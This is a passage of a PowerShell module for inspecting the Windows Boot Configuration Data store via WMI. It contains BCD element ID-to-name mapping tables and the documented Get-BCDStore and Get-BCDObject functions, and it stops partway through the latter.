([UInt32] 0x250000F3) = 'HypervisorDebugType'  
([UInt32] 0x250000F4) = 'HypervisorDebugPort'  
([UInt32] 0x250000F5) = 'HypervisorBaudrate'  
([UInt32] 0x250000F6) = 'HypervisorDebug1394Channel'  
([UInt32] 0x250000F7) = 'BootUxPolicy'  
([UInt32] 0x220000F9) = 'HypervisorDebugBusParams'  
([UInt32] 0x250000FA) = 'HypervisorNumProc'  
([UInt32] 0x250000FB) = 'HypervisorRootProcPerNode'  
([UInt32] 0x260000FC) = 'HypervisorUseLargeVtIb'  
([UInt32] 0x250000FD) = 'HypervisorDebugNetHostIp'  
([UInt32] 0x250000FE) = 'HypervisorDebugNetHostPort'  
([UInt32] 0x25000100) = 'TpmBootEntropyPolicy'  
([UInt32] 0x22000110) = 'HypervisorDebugNetKey'  
([UInt32] 0x26000114) = 'HypervisorDebugNetDhcp'  
([UInt32] 0x25000115) = 'HypervisorIommuPolicy'  
([UInt32] 0x2500012b) = 'XSaveDisable'  
([UInt32] 0x35000001) = 'RamdiskImageOffset'  
([UInt32] 0x35000002) = 'TftpClientPort'  
([UInt32] 0x31000003) = 'RamdiskSdiDevice'  
([UInt32] 0x32000004) = 'RamdiskSdiPath'

```

([UInt32] 0x35000005) = 'RamdiskImageLength'
([UInt32] 0x36000006) = 'RamdiskExportAsCd'
([UInt32] 0x36000007) = 'RamdiskTftpBlockSize'
([UInt32] 0x36000008) = 'RamdiskTftpWindowSize'
([UInt32] 0x36000009) = 'RamdiskMulticastEnabled'
([UInt32] 0x3600000A) = 'RamdiskMulticastTftpFallback'
([UInt32] 0x3600000B) = 'RamdiskTftpVarWindow'
([UInt32] 0x45000001) = 'DeviceType' # No actual friendly name defined
([UInt32] 0x42000002) = 'ApplicationRelativePath' # No actual friendly name defined
([UInt32] 0x42000003) = 'RamdiskDeviceRelativePath' # No actual friendly name defined
([UInt32] 0x46000004) = 'OmitOsLoaderElements' # No actual friendly name defined
([UInt32] 0x47000006) = 'ElementsToMigrate'
([UInt32] 0x46000010) = 'RecoveryOs' # No actual friendly name defined
}

```

# Taken from <https://www.geoffchappell.com/notes/windows/boot/bcd/elements.htm>

# These are also all available in bcdedit.exe public symbols

```

$Script:ElementLibraryNameMapping = @{
    ([UInt32] 0x11000001) = 'Device'
    ([UInt32] 0x12000002) = 'Path'
    ([UInt32] 0x12000004) = 'Description'
    ([UInt32] 0x12000005) = 'Locale'
    ([UInt32] 0x14000006) = 'Inherit'
    ([UInt32] 0x15000007) = 'TruncateMemory'
    ([UInt32] 0x14000008) = 'RecoverySequence'
    ([UInt32] 0x16000009) = 'RecoveryEnabled'
    ([UInt32] 0x1700000A) = 'BadMemoryList'
    ([UInt32] 0x1600000B) = 'BadMemoryAccess'
    ([UInt32] 0x1500000C) = 'FirstMegabytePolicy'
    ([UInt32] 0x1500000D) = 'RelocatePhysical'
    ([UInt32] 0x1500000E) = 'AvoidLowMemory'
    ([UInt32] 0x1600000F) = 'TraditionalKseg'
    ([UInt32] 0x16000010) = 'BootDebug'
    ([UInt32] 0x15000011) = 'DebugType'
    ([UInt32] 0x15000012) = 'DebugAddress'
    ([UInt32] 0x15000013) = 'DebugPort'
    ([UInt32] 0x15000014) = 'BaudRate'
    ([UInt32] 0x15000015) = 'Channel'
    ([UInt32] 0x12000016) = 'TargetName'
    ([UInt32] 0x16000017) = 'NoUMEx'
    ([UInt32] 0x15000018) = 'DebugStart'
    ([UInt32] 0x12000019) = 'BusParams'
    ([UInt32] 0x1500001A) = 'HostIP'
    ([UInt32] 0x1500001B) = 'Port'
    ([UInt32] 0x1600001C) = 'DHCP'
}

```

([UInt32] 0x1200001D) = 'Key'  
([UInt32] 0x1600001E) = 'VM'  
([UInt32] 0x16000020) = 'BootEMS'  
([UInt32] 0x15000022) = 'EMSPort'  
([UInt32] 0x15000023) = 'EMSBAudRate'  
([UInt32] 0x12000030) = 'LoadOptions'  
([UInt32] 0x16000031) = 'AttemptNonBcdStart' # No actual friendly name defined  
([UInt32] 0x16000040) = 'AdvancedOptions'  
([UInt32] 0x16000041) = 'OptionsEdit'  
([UInt32] 0x15000042) = 'KeyringAddress'  
([UInt32] 0x11000043) = 'BootStatusDataLogDevice' # No actual friendly name defined  
([UInt32] 0x12000044) = 'BootStatusDataLogPath' # No actual friendly name defined  
([UInt32] 0x16000045) = 'PreserveBootStat'  
([UInt32] 0x16000046) = 'GraphicsModeDisabled'  
([UInt32] 0x15000047) = 'ConfigAccessPolicy'  
([UInt32] 0x16000048) = 'NoIntegrityChecks'  
([UInt32] 0x16000049) = 'TestSigning'  
([UInt32] 0x1200004A) = 'FontPath'  
([UInt32] 0x1500004B) = 'IntegrityServices' # BCDE\_LIBRARY\_TYPE\_SI\_POLICY  
([UInt32] 0x1500004C) = 'VolumeBandId'  
([UInt32] 0x16000050) = 'ExtendedInput'  
([UInt32] 0x15000051) = 'InitialConsoleInput'  
([UInt32] 0x15000052) = 'GraphicsResolution'  
([UInt32] 0x16000053) = 'RestartOnFailure'  
([UInt32] 0x16000054) = 'HighestMode'  
([UInt32] 0x16000060) = 'IsolatedContext'  
([UInt32] 0x15000065) = 'DisplayMessage'  
([UInt32] 0x15000066) = 'DisplayMessageOverride'  
([UInt32] 0x16000067) = 'NoBootUxLogo' # No actual friendly name defined  
([UInt32] 0x16000068) = 'NoBootUxText'  
([UInt32] 0x16000069) = 'NoBootUxProgress'  
([UInt32] 0x1600006A) = 'NoBootUxFade'  
([UInt32] 0x1600006B) = 'BootUxReservePoolDebug' # No actual friendly name defined  
([UInt32] 0x1600006C) = 'BootUxDisabled'  
([UInt32] 0x1500006D) = 'BootUxFadeFrames' # No actual friendly name defined  
([UInt32] 0x1600006E) = 'BootUxDumpStats' # No actual friendly name defined  
([UInt32] 0x1600006F) = 'BootUxShowStats' # No actual friendly name defined  
([UInt32] 0x16000071) = 'MultiBootSystem' # No actual friendly name defined  
([UInt32] 0x16000072) = 'NoKeyboard'  
([UInt32] 0x15000073) = 'AliasWindowsKey' # No actual friendly name defined  
([UInt32] 0x16000074) = 'BootShutdownDisabled'  
([UInt32] 0x15000075) = 'PerformanceFrequency' # No actual friendly name defined  
([UInt32] 0x15000076) = 'SecurebootRawPolicy'  
([UInt32] 0x17000077) = 'AllowedInMemorySettings'



```

([UInt32] 0x15000079) = 'BootUxtTransitionTime'
([UInt32] 0x1600007A) = 'MobileGraphics'
([UInt32] 0x1600007B) = 'ForceFipsCrypto'
([UInt32] 0x1500007D) = 'BootErrorUx'
([UInt32] 0x1600007E) = 'FlightSigning'
([UInt32] 0x1500007F) = 'MeasuredBootLogFormat'
}

$Script:ElementMemDiagNameMapping = @{
    ([UInt32] 0x25000001) = 'PassCount'
    ([UInt32] 0x25000003) = 'FailureCount'
}

$Script:ElementApplicationNameMapping = @{
    ([UInt32] 0x26000202) = 'SkipFFUMode'
    ([UInt32] 0x26000203) = 'ForceFFUMode'
    ([UInt32] 0x25000510) = 'ChargeThreshold'
    ([UInt32] 0x26000512) = 'OffModeCharging'
    ([UInt32] 0x25000AAA) = 'Bootflow'
}

$Script:ElementBootMgrNameMapping = @{
    ([UInt32] 0x24000001) = 'DisplayOrder'
    ([UInt32] 0x24000002) = 'BootSequence'
    ([UInt32] 0x23000003) = 'Default'
    ([UInt32] 0x25000004) = 'Timeout'
    ([UInt32] 0x26000005) = 'AttemptResume'
    ([UInt32] 0x23000006) = 'ResumeObject'
    ([UInt32] 0x24000010) = 'ToolsDisplayOrder'
    ([UInt32] 0x26000020) = 'DisplayBootMenu'
    ([UInt32] 0x26000021) = 'NoErrorDisplay'
    ([UInt32] 0x21000022) = 'BcdDevice'
    ([UInt32] 0x22000023) = 'BcdFilePath'
    ([UInt32] 0x26000028) = 'ProcessCustomActionsFirst'
    ([UInt32] 0x27000030) = 'CustomActionsList'
    ([UInt32] 0x26000031) = 'PersistBootSequence'
    ([UInt32] 0x21000001) = 'FileDevice'
    ([UInt32] 0x22000002) = 'FilePath'
    ([UInt32] 0x26000006) = 'DebugOptionEnabled'
    ([UInt32] 0x25000008) = 'BootMenuPolicy'
}

$Script:ElementOSLoaderNameMapping = @{
    ([UInt32] 0x21000001) = 'OSDevice'
    ([UInt32] 0x22000002) = 'SystemRoot'

```

([UInt32] 0x23000003) = 'ResumeObject'  
([UInt32] 0x26000010) = 'DetectKernelAndHal'  
([UInt32] 0x22000011) = 'KernelPath'  
([UInt32] 0x22000012) = 'HalPath'  
([UInt32] 0x22000013) = 'DbgTransportPath'  
([UInt32] 0x25000020) = 'NX'  
([UInt32] 0x25000021) = 'PAEPolicy'  
([UInt32] 0x26000022) = 'WinPE'  
([UInt32] 0x26000024) = 'DisableCrashAutoReboot'  
([UInt32] 0x26000025) = 'UseLastGoodSettings'  
([UInt32] 0x26000027) = 'AllowPrereleaseSignatures'  
([UInt32] 0x26000030) = 'NoLowMemory'  
([UInt32] 0x25000031) = 'RemoveMemory'  
([UInt32] 0x25000032) = 'IncreaseUserVa'  
([UInt32] 0x26000040) = 'UseVgaDriver'  
([UInt32] 0x26000041) = 'DisableBootDisplay'  
([UInt32] 0x26000042) = 'DisableVesaBios'  
([UInt32] 0x26000043) = 'DisableVgaMode'  
([UInt32] 0x25000050) = 'ClusterModeAddressing'  
([UInt32] 0x26000051) = 'UsePhysicalDestination'  
([UInt32] 0x25000052) = 'RestrictApicCluster'  
([UInt32] 0x26000054) = 'UseLegacyApicMode'  
([UInt32] 0x25000055) = 'X2ApicPolicy'  
([UInt32] 0x26000060) = 'UseBootProcessorOnly'  
([UInt32] 0x25000061) = 'NumberOfProcessors'  
([UInt32] 0x26000062) = 'ForceMaximumProcessors'  
([UInt32] 0x25000063) = 'ProcessorConfigurationFlags'  
([UInt32] 0x26000064) = 'MaximizeGroupsCreated'  
([UInt32] 0x26000065) = 'ForceGroupAwareness'  
([UInt32] 0x25000066) = 'GroupSize'  
([UInt32] 0x26000070) = 'UseFirmwarePciSettings'  
([UInt32] 0x25000071) = 'MsiPolicy'  
([UInt32] 0x25000080) = 'SafeBoot'  
([UInt32] 0x26000081) = 'SafeBootAlternateShell'  
([UInt32] 0x26000090) = 'BootLogInitialization'  
([UInt32] 0x26000091) = 'VerboseObjectLoadMode'  
([UInt32] 0x260000a0) = 'KernelDebuggerEnabled'  
([UInt32] 0x260000a1) = 'DebuggerHalBreakpoint'  
([UInt32] 0x260000A2) = 'UsePlatformClock'  
([UInt32] 0x260000A3) = 'ForceLegacyPlatform'  
([UInt32] 0x250000A6) = 'TscSyncPolicy'  
([UInt32] 0x260000b0) = 'EmsEnabled'  
([UInt32] 0x250000c1) = 'DriverLoadFailurePolicy'  
([UInt32] 0x250000C2) = 'BootMenuPolicy'

```

([UInt32] 0x260000C3) = 'AdvancedOptionsOneTime'
([UInt32] 0x250000E0) = 'BootStatusPolicy'
([UInt32] 0x260000E1) = 'DisableElamDrivers'
([UInt32] 0x250000F0) = 'HypervisorLaunchType'
([UInt32] 0x260000F2) = 'HypervisorDebugEnabled'
([UInt32] 0x250000F3) = 'HypervisorDebugType'
([UInt32] 0x250000F4) = 'HypervisorDebugPort'
([UInt32] 0x250000F5) = 'HypervisorBaudrate'
([UInt32] 0x250000F6) = 'HypervisorDebug1394Channel'
([UInt32] 0x250000F7) = 'BootUxPolicy'
([UInt32] 0x220000F9) = 'HypervisorDebugBusParams'
([UInt32] 0x250000FA) = 'HypervisorNumProc'
([UInt32] 0x250000FB) = 'HypervisorRootProcPerNode'
([UInt32] 0x260000FC) = 'HypervisorUseLargeVTLb'
([UInt32] 0x250000FD) = 'HypervisorDebugNetHostIp'
([UInt32] 0x250000FE) = 'HypervisorDebugNetHostPort'
([UInt32] 0x25000100) = 'TpmBootEntropyPolicy'
([UInt32] 0x22000110) = 'HypervisorDebugNetKey'
([UInt32] 0x26000114) = 'HypervisorDebugNetDhcp'
([UInt32] 0x25000115) = 'HypervisorIommuPolicy'
([UInt32] 0x2500012b) = 'XSaveDisable'
}

```

# [http://msdn.microsoft.com/en-us/library/windows/desktop/aa362645\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/aa362645(v=vs.85).aspx)

```

$Script:ElementDeviceNameMapping = @{
    ([UInt32] 0x35000001) = 'RamdiskImageOffset'
    ([UInt32] 0x35000002) = 'TftpClientPort'
    ([UInt32] 0x31000003) = 'RamdiskSdiDevice'
    ([UInt32] 0x32000004) = 'RamdiskSdiPath'
    ([UInt32] 0x35000005) = 'RamdiskImageLength'
    ([UInt32] 0x36000006) = 'RamdiskExportAsCd'
    ([UInt32] 0x36000007) = 'RamdiskTftpBlockSize'
    ([UInt32] 0x36000008) = 'RamdiskTftpWindowSize'
    ([UInt32] 0x36000009) = 'RamdiskMulticastEnabled'
    ([UInt32] 0x3600000A) = 'RamdiskMulticastTftpFallback'
    ([UInt32] 0x3600000B) = 'RamdiskTftpVarWindow'
}

```

```

$Script:ElementTemplateNameMapping = @{
    ([UInt32] 0x45000001) = 'DeviceType' # No actual friendly name defined
    ([UInt32] 0x42000002) = 'ApplicationRelativePath' # No actual friendly name defined
    ([UInt32] 0x42000003) = 'RamdiskDeviceRelativePath' # No actual friendly name defined
    ([UInt32] 0x46000004) = 'OmitOsLoaderElements' # No actual friendly name defined
    ([UInt32] 0x47000006) = 'ElementsToMigrate'
    ([UInt32] 0x46000010) = 'RecoveryOs' # No actual friendly name defined
}

```

```
}
```

```
$Script:ElementNameToValueMapping = @{  
    'Device' = ([UInt32] 0x11000001)  
    'Path' = ([UInt32] 0x12000002)  
    'Description' = ([UInt32] 0x12000004)  
    'Locale' = ([UInt32] 0x12000005)  
    'Inherit' = ([UInt32] 0x14000006)  
    'TruncateMemory' = ([UInt32] 0x15000007)  
    'RecoverySequence' = ([UInt32] 0x14000008)  
    'RecoveryEnabled' = ([UInt32] 0x16000009)  
    'BadMemoryList' = ([UInt32] 0x1700000A)  
    'BadMemoryAccess' = ([UInt32] 0x1600000B)  
    'FirstMegabytePolicy' = ([UInt32] 0x1500000C)  
    'RelocatePhysical' = ([UInt32] 0x1500000D)  
    'AvoidLowMemory' = ([UInt32] 0x1500000E)  
    'TraditionalKseg' = ([UInt32] 0x1600000F)  
    'BootDebug' = ([UInt32] 0x16000010)  
    'DebugType' = ([UInt32] 0x15000011)  
    'DebugAddress' = ([UInt32] 0x15000012)  
    'DebugPort' = ([UInt32] 0x15000013)  
    'BaudRate' = ([UInt32] 0x15000014)  
    'Channel' = ([UInt32] 0x15000015)  
    'TargetName' = ([UInt32] 0x12000016)  
    'NoUMEx' = ([UInt32] 0x16000017)  
    'DebugStart' = ([UInt32] 0x15000018)  
    'BusParams' = ([UInt32] 0x12000019)  
    'HostIP' = ([UInt32] 0x1500001A)  
    'Port' = ([UInt32] 0x1500001B)  
    'DHCP' = ([UInt32] 0x1600001C)  
    'Key' = ([UInt32] 0x1200001D)  
    'VM' = ([UInt32] 0x1600001E)  
    'BootEMS' = ([UInt32] 0x16000020)  
    'EMSPort' = ([UInt32] 0x15000022)  
    'EMSBAudRate' = ([UInt32] 0x15000023)  
    'LoadOptions' = ([UInt32] 0x12000030)  
    'AttemptNonBcdStart' = ([UInt32] 0x16000031)  
    'AdvancedOptions' = ([UInt32] 0x16000040)  
    'OptionsEdit' = ([UInt32] 0x16000041)  
    'KeyringAddress' = ([UInt32] 0x15000042)  
    'BootStatusDataLogDevice' = ([UInt32] 0x11000043)  
    'BootStatusDataLogPath' = ([UInt32] 0x12000044)  
    'PreserveBootStat' = ([UInt32] 0x16000045)  
    'GraphicsModeDisabled' = ([UInt32] 0x16000046)  
    'ConfigAccessPolicy' = ([UInt32] 0x15000047)
```

'NoIntegrityChecks' = ([UInt32] 0x16000048)  
'TestSigning' = ([UInt32] 0x16000049)  
'FontPath' = ([UInt32] 0x1200004A)  
'IntegrityServices' = ([UInt32] 0x1500004B)  
'VolumeBandId' = ([UInt32] 0x1500004C)  
'ExtendedInput' = ([UInt32] 0x16000050)  
'InitialConsoleInput' = ([UInt32] 0x15000051)  
'GraphicsResolution' = ([UInt32] 0x15000052)  
'RestartOnFailure' = ([UInt32] 0x16000053)  
'HighestMode' = ([UInt32] 0x16000054)  
'IsolatedContext' = ([UInt32] 0x16000060)  
'DisplayMessage' = ([UInt32] 0x15000065)  
'DisplayMessageOverride' = ([UInt32] 0x15000066)  
'NoBootUxLogo' = ([UInt32] 0x16000067)  
'NoBootUxText' = ([UInt32] 0x16000068)  
'NoBootUxProgress' = ([UInt32] 0x16000069)  
'NoBootUxFade' = ([UInt32] 0x1600006A)  
'BootUxReservePoolDebug' = ([UInt32] 0x1600006B)  
'BootUxDisabled' = ([UInt32] 0x1600006C)  
'BootUxFadeFrames' = ([UInt32] 0x1500006D)  
'BootUxDumpStats' = ([UInt32] 0x1600006E)  
'BootUxShowStats' = ([UInt32] 0x1600006F)  
'MultiBootSystem' = ([UInt32] 0x16000071)  
'NoKeyboard' = ([UInt32] 0x16000072)  
'AliasWindowsKey' = ([UInt32] 0x15000073)  
'BootShutdownDisabled' = ([UInt32] 0x16000074)  
'PerformanceFrequency' = ([UInt32] 0x15000075)  
'SecurebootRawPolicy' = ([UInt32] 0x15000076)  
'AllowedInMemorySettings' = ([UInt32] 0x17000077)  
'BootUxtTransitionTime' = ([UInt32] 0x15000079)  
'MobileGraphics' = ([UInt32] 0x1600007A)  
'ForceFipsCrypto' = ([UInt32] 0x1600007B)  
'BootErrorUx' = ([UInt32] 0x1500007D)  
'FlightSigning' = ([UInt32] 0x1600007E)  
'MeasuredBootLogFormat' = ([UInt32] 0x1500007F)  
'PassCount' = ([UInt32] 0x25000001)  
'FailureCount' = ([UInt32] 0x25000003)  
'SkipFFUMode' = ([UInt32] 0x26000202)  
'ForceFFUMode' = ([UInt32] 0x26000203)  
'ChargeThreshold' = ([UInt32] 0x25000510)  
'OffModeCharging' = ([UInt32] 0x26000512)  
'Bootflow' = ([UInt32] 0x25000AAA)  
'DisplayOrder' = ([UInt32] 0x24000001)  
'BootSequence' = ([UInt32] 0x24000002)

'Default' = ([UInt32] 0x23000003)  
'Timeout' = ([UInt32] 0x25000004)  
'AttemptResume' = ([UInt32] 0x26000005)  
'ResumeObject' = ([UInt32] 0x23000006)  
'ToolsDisplayOrder' = ([UInt32] 0x24000010)  
'DisplayBootMenu' = ([UInt32] 0x26000020)  
'NoErrorDisplay' = ([UInt32] 0x26000021)  
'BcdDevice' = ([UInt32] 0x21000022)  
'BcdFilePath' = ([UInt32] 0x22000023)  
'ProcessCustomActionsFirst' = ([UInt32] 0x26000028)  
'CustomActionsList' = ([UInt32] 0x27000030)  
'PersistBootSequence' = ([UInt32] 0x26000031)  
'FileDevice' = ([UInt32] 0x21000001)  
'FilePath' = ([UInt32] 0x22000002)  
'DebugOptionEnabled' = ([UInt32] 0x26000006)  
'BootMenuPolicyWinResume' = ([UInt32] 0x25000008)  
'OSDevice' = ([UInt32] 0x21000001)  
'SystemRoot' = ([UInt32] 0x22000002)  
'AssociatedResumeObject' = ([UInt32] 0x23000003)  
'DetectKernelAndHal' = ([UInt32] 0x26000010)  
'KernelPath' = ([UInt32] 0x22000011)  
'HalPath' = ([UInt32] 0x22000012)  
'DbgTransportPath' = ([UInt32] 0x22000013)  
'NX' = ([UInt32] 0x25000020)  
'PAEPolicy' = ([UInt32] 0x25000021)  
'WinPE' = ([UInt32] 0x26000022)  
'DisableCrashAutoReboot' = ([UInt32] 0x26000024)  
'UseLastGoodSettings' = ([UInt32] 0x26000025)  
'AllowPrereleaseSignatures' = ([UInt32] 0x26000027)  
'NoLowMemory' = ([UInt32] 0x26000030)  
'RemoveMemory' = ([UInt32] 0x25000031)  
'IncreaseUserVa' = ([UInt32] 0x25000032)  
'UseVgaDriver' = ([UInt32] 0x26000040)  
'DisableBootDisplay' = ([UInt32] 0x26000041)  
'DisableVesaBios' = ([UInt32] 0x26000042)  
'DisableVgaMode' = ([UInt32] 0x26000043)  
'ClusterModeAddressing' = ([UInt32] 0x25000050)  
'UsePhysicalDestination' = ([UInt32] 0x26000051)  
'RestrictApicCluster' = ([UInt32] 0x25000052)  
'UseLegacyApicMode' = ([UInt32] 0x26000054)  
'X2ApicPolicy' = ([UInt32] 0x25000055)  
'UseBootProcessorOnly' = ([UInt32] 0x26000060)  
'NumberOfProcessors' = ([UInt32] 0x25000061)  
'ForceMaximumProcessors' = ([UInt32] 0x26000062)

'ProcessorConfigurationFlags' = ([UInt32] 0x25000063)  
'MaximizeGroupsCreated' = ([UInt32] 0x26000064)  
'ForceGroupAwareness' = ([UInt32] 0x26000065)  
'GroupSize' = ([UInt32] 0x25000066)  
'UseFirmwarePciSettings' = ([UInt32] 0x26000070)  
'MsiPolicy' = ([UInt32] 0x25000071)  
'SafeBoot' = ([UInt32] 0x25000080)  
'SafeBootAlternateShell' = ([UInt32] 0x26000081)  
'BootLogInitialization' = ([UInt32] 0x26000090)  
'VerboseObjectLoadMode' = ([UInt32] 0x26000091)  
'KernelDebuggerEnabled' = ([UInt32] 0x260000a0)  
'DebuggerHalBreakpoint' = ([UInt32] 0x260000a1)  
'UsePlatformClock' = ([UInt32] 0x260000A2)  
'ForceLegacyPlatform' = ([UInt32] 0x260000A3)  
'TscSyncPolicy' = ([UInt32] 0x250000A6)  
'EmsEnabled' = ([UInt32] 0x260000b0)  
'DriverLoadFailurePolicy' = ([UInt32] 0x250000c1)  
'BootMenuPolicyWinload' = ([UInt32] 0x250000C2)  
'AdvancedOptionsOneTime' = ([UInt32] 0x260000C3)  
'BootStatusPolicy' = ([UInt32] 0x250000E0)  
'DisableElamDrivers' = ([UInt32] 0x260000E1)  
'HypervisorLaunchType' = ([UInt32] 0x250000F0)  
'HypervisorDebugEnabled' = ([UInt32] 0x260000F2)  
'HypervisorDebugType' = ([UInt32] 0x250000F3)  
'HypervisorDebugPort' = ([UInt32] 0x250000F4)  
'HypervisorBaudrate' = ([UInt32] 0x250000F5)  
'HypervisorDebug1394Channel' = ([UInt32] 0x250000F6)  
'BootUxPolicy' = ([UInt32] 0x250000F7)  
'HypervisorDebugBusParams' = ([UInt32] 0x220000F9)  
'HypervisorNumProc' = ([UInt32] 0x250000FA)  
'HypervisorRootProcPerNode' = ([UInt32] 0x250000FB)  
'HypervisorUseLargeVTlb' = ([UInt32] 0x260000FC)  
'HypervisorDebugNetHostIp' = ([UInt32] 0x250000FD)  
'HypervisorDebugNetHostPort' = ([UInt32] 0x250000FE)  
'TpmBootEntropyPolicy' = ([UInt32] 0x25000100)  
'HypervisorDebugNetKey' = ([UInt32] 0x22000110)  
'HypervisorDebugNetDhcp' = ([UInt32] 0x26000114)  
'HypervisorIommuPolicy' = ([UInt32] 0x25000115)  
'XSaveDisable' = ([UInt32] 0x2500012b)  
'RamdiskImageOffset' = ([UInt32] 0x35000001)  
'TftpClientPort' = ([UInt32] 0x35000002)  
'RamdiskSdiDevice' = ([UInt32] 0x31000003)  
'RamdiskSdiPath' = ([UInt32] 0x32000004)  
'RamdiskImageLength' = ([UInt32] 0x35000005)

```
'RamdiskExportAsCd' = ([UInt32] 0x36000006)
'RamdiskTftpBlockSize' = ([UInt32] 0x36000007)
'RamdiskTftpWindowSize' = ([UInt32] 0x36000008)
'RamdiskMulticastEnabled' = ([UInt32] 0x36000009)
'RamdiskMulticastTftpFallback' = ([UInt32] 0x3600000A)
'RamdiskTftpVarWindow' = ([UInt32] 0x3600000B)
'DeviceType' = ([UInt32] 0x45000001)
'ApplicationRelativePath' = ([UInt32] 0x42000002)
'RamdiskDeviceRelativePath' = ([UInt32] 0x42000003)
'OmitOsLoaderElements' = ([UInt32] 0x46000004)
'ElementsToMigrate' = ([UInt32] 0x47000006)
'RecoveryOs' = ([UInt32] 0x46000010)
}
#endregion
```

```
function Get-BCDStore {
```

```
<#
```

```
.SYNOPSIS
```

Opens a BCD store.

```
.DESCRIPTION
```

Get-BCDStore opens the system BCD store or a backup BCD file. All functions in this module that implement a -BCDStore parameter require the output of this function.

Author: Matthew Graeber (@mattifestation)

License: BSD 3-Clause

```
.PARAMETER FilePath
```

Specifies the path to a BCD store backup file. The absence of this argument defaults to opening the system BCD store.

```
.PARAMETER CimSession
```

Specifies the CIM session to use for this function. Enter a variable that contains the CIM session or a command that creates or gets the CIM session, such as the New-CimSession or Get-CimSession cmdlets. For more information, see [about\\_CimSessions](#).

```
.EXAMPLE
```

```
$BCDStore = Get-BCDStore
```

Opens the system BCD store.



## .EXAMPLE

```
$BCDStore = Get-BCDStore -CimSession $CimSession
```

Opens a remote system BCD store using an established CIM session.

## .EXAMPLE

```
$BCDStore = Get-BCDStore -FilePath .\exportedstore.bin
```

Opens a BCD store for a specified file.

## .INPUTS

Microsoft.Management.Infrastructure.CimSession

Accepts one or more CIM session objects.

## .OUTPUTS

Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore

Outputs a BcdStore object that is required for all subsequent calls to BCD module functions.

#>

```
[OutputType('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore')]
[CmdletBinding()]
param (
    [String]
    [ValidateNotNullOrEmpty()]
    $FilePath,

    [Parameter(ValueFromPipeline = $True)]
    [Alias('Session')]
    [Microsoft.Management.Infrastructure.CimSession[]]
    $CimSession
)

BEGIN {
    # If a CIM session is not provided, trick the function into thinking there is one.
    if (-not $PSBoundParameters['CimSession']) {
        $CimSession = ''
    }
}
```

```

PROCESS {
    foreach ($Session in $CimSession) {
        $CimMethodArgs = @{}

        if ($Session.Id) { $CimMethodArgs['CimSession'] = $Session }

        if ($FilePath) {
            $BCDPath = (Resolve-Path $FilePath).Path
        } else {
            $BCDPath = ''
        }

        $OpenStoreArg = @{
            Namespace = 'ROOT/WMI'
            ClassName = 'BcdStore'
            MethodName = 'OpenStore'
            Arguments = @{ File = $BCDPath }
        }

        $OpenStoreResult = Invoke-CimMethod @OpenStoreArg @CimMethodArgs

        if ($True -eq $OpenStoreResult.ReturnValue) {
            $OpenStoreResult.Store
        } else {
            Write-Error 'Unable to open BCD store. Likely reason: You do not have the required
permissions to open the BCD store.'
        }
    }
}

```

filter Get-BCDObject {

<#

.SYNOPSIS

Retrieves defined BCD objects from a BCD store.

.DESCRIPTION

Get-BCDObject returns defined BCD objects from a previously opened BCD store. Upon retrieving one or more BCD objects, relevant BCD objects can be retrieved.

Author: Matthew Graeber (@mattifestation)

License: BSD 3-Clause

#### .PARAMETER WellKnownId

Specifies the well-known BCD object identifier to be retrieved.

#### .PARAMETER Id

Specifies the BCD object identifier to be retrieved.

#### .PARAMETER Type

Returns BCD objects based on the specified raw object value. For example, 0x101FFFFF refers to firmware entries, specifically. 0x10200003 would refer to OS loader entries.

#### .PARAMETER BCDStore

Specifies the BCDStore object returned from the Get-BCDStore function.

#### .EXAMPLE

```
Get-BCDObject -BCDStore $BCDStore | Get-BCDElement
```

Retrieves all defined BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

```
bcdedit.exe /enum all
```

#### .EXAMPLE

```
Get-BCDObject -BCDStore $BCDStore -WellKnownId BootMgr | Get-BCDElement
```

Retrieves all defined boot loader BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

```
bcdedit.exe /enum {bootmgr}
```

#### .EXAMPLE

```
Get-BCDObject -BCDStore $BCDStore -Type 0x101FFFFF | Get-BCDElement
```

Retrieves all defined firmware BCD objects from the specified BCD store. This is equivalent to the following bcdedit command:

```
bcdedit.exe /enum firmware
```

#### .EXAMPLE

Get-BCDObject -BCDStore \$BCDStore -Id b5b5d3df-3847-11e8-a5cf-c49ded12be66 | Get-BCDElement

Retrieves the BCD object for the corresponding GUID. This is equivalent to the following bcdedit command:

```
bcdedit.exe /enum {b5b5d3df-3847-11e8-a5cf-c49ded12be66}
```

#### .INPUTS

Microsoft.Management.Infrastructure.CimSession

Accepts one or more CIM session objects.

#### .OUTPUTS

Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdObject

Outputs one or more BcdObject objects.

#>

```
[OutputType('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdObject')]
[CmdletBinding(DefaultParameterSetName = 'WellKnownId')]
param (
    [Parameter(ParameterSetName = 'WellKnownId')]
    [ValidateSet(
        'Active',
        'Inherit',
        'Firmware',
        'OSLoader',
        'BootApplication',
        'Resume',
        'EmsSettings',
        'ResumeLoaderSettings',
        'Default',
        'KernelDbgSettings',
        'DbgSettings',
        'EventSettings',
        'Legacy',
        'NtLdr',
        'BadMemory',
        'BootloaderSettings',
        'GlobalSettings',
        'HypervisorSettings',
        'BootMgr',
```

```
'FWBootMgr',  
'RamDiskOptions',  
'MemDiag',  
'Current',  
'SetupEFI',  
'TargetTemplateEFI',  
'SetupPCAT',  
'TargetTemplatePCAT']  
$WellKnownId,
```

```
[Parameter(Mandatory, ParameterSetName = 'Id')]  
[Guid]  
$Id,
```

```
[Parameter(Mandatory, ParameterSetName = 'Type')]  
[UInt32]  
$Type,
```

```
[Parameter(Mandatory, ValueFromPipeline)]  
[PSTypeName('Microsoft.Management.Infrastructure.CimInstance#ROOT/WMI/BcdStore')]  
[Microsoft.Management.Infrastructure.CimInstance]  
$BCDStore
```

```
)
```

```
# These object types will need to be mapped to a raw type value.
```

```
$FriendlyObjectTypes = @('Inherit', 'Firmware', 'OSLoader', 'BootApp', 'Resume')
```

```
$HasFriendlyObjectType = $False
```

```
if ($FriendlyObjectTypes -contains $WellKnownId) { $HasFriendlyObjectType = $True }
```

```
$CimMethodArgs = @{ }
```

```
$CimSessionComputerName = $BCDStore.GetCimSessionComputerName()
```

```
if ($CimSessionComputerName) { $CimMethodArgs['CimSession'] = Get-CimSession -  
InstanceId $BCDStore.GetCimSessionInstanceId() }
```

```
$GetObjectsResult = $null
```

```
$BCDObjects = $null
```

```
if ($WellKnownId -eq 'Active') {
```

